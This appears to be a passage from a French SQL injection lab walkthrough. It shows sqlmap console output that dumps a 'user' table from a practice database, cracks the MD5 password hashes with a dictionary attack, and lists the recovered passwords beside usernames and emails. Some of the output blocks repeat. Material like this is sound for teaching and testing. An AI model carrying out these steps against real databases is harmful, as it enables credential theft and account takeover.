
Appui sur entrée :



```
[14:01:30] [INFO] fetching entries of column(s) 'login,mail,mdp' for table 'user' in database 'spastore_sqlinjection'
[14:01:30] [INFO] recognized possible password hashes in column 'mdp'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:01:55] [INFO] writing hashes to a temporary file '/tmp/sqlmapbctn0koy1900/sqlmaphashes-hcs27a95.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:02:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 
```



```
[14:01:30] [INFO] fetching entries of column(s) 'login,mail,mdp' for table 'user' in database 'spastore_sqlinjection'
[14:01:30] [INFO] recognized possible password hashes in column 'mdp'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:01:55] [INFO] writing hashes to a temporary file '/tmp/sqlmapbctn0koy1900/sqlmaphashes-hcs27a95.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:02:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[14:02:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
```



```
[14:03:00] [INFO] cracked password '123456' for user 'robert'
[14:03:02] [INFO] cracked password 'iloveyou' for user 'steve'
[14:03:05] [INFO] cracked password 'password' for user 'franck'
[14:03:05] [INFO] cracked password 'qwerty' for user 'bob'
Database: spastore_sqlinjection
Table: user
[4 entries]
+--------+------------------+---------------------------------------------+
| login  | mail             | mdp                                         |
+--------+------------------+---------------------------------------------+
| bob    | bob@gmail.com    | d8578edf8458ce06fbc5bb76a58c5ca4 (qwerty)   |
| robert | robert@gmail.com | e10adc3949ba59abbe56e057f20f883e (123456)   |
| franck | franck@gmail.com | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| steve  | steve@gmail.com  | f25a2fc72690b780b2a14e140ef6a9e0 (iloveyou) |
+--------+------------------+---------------------------------------------+
```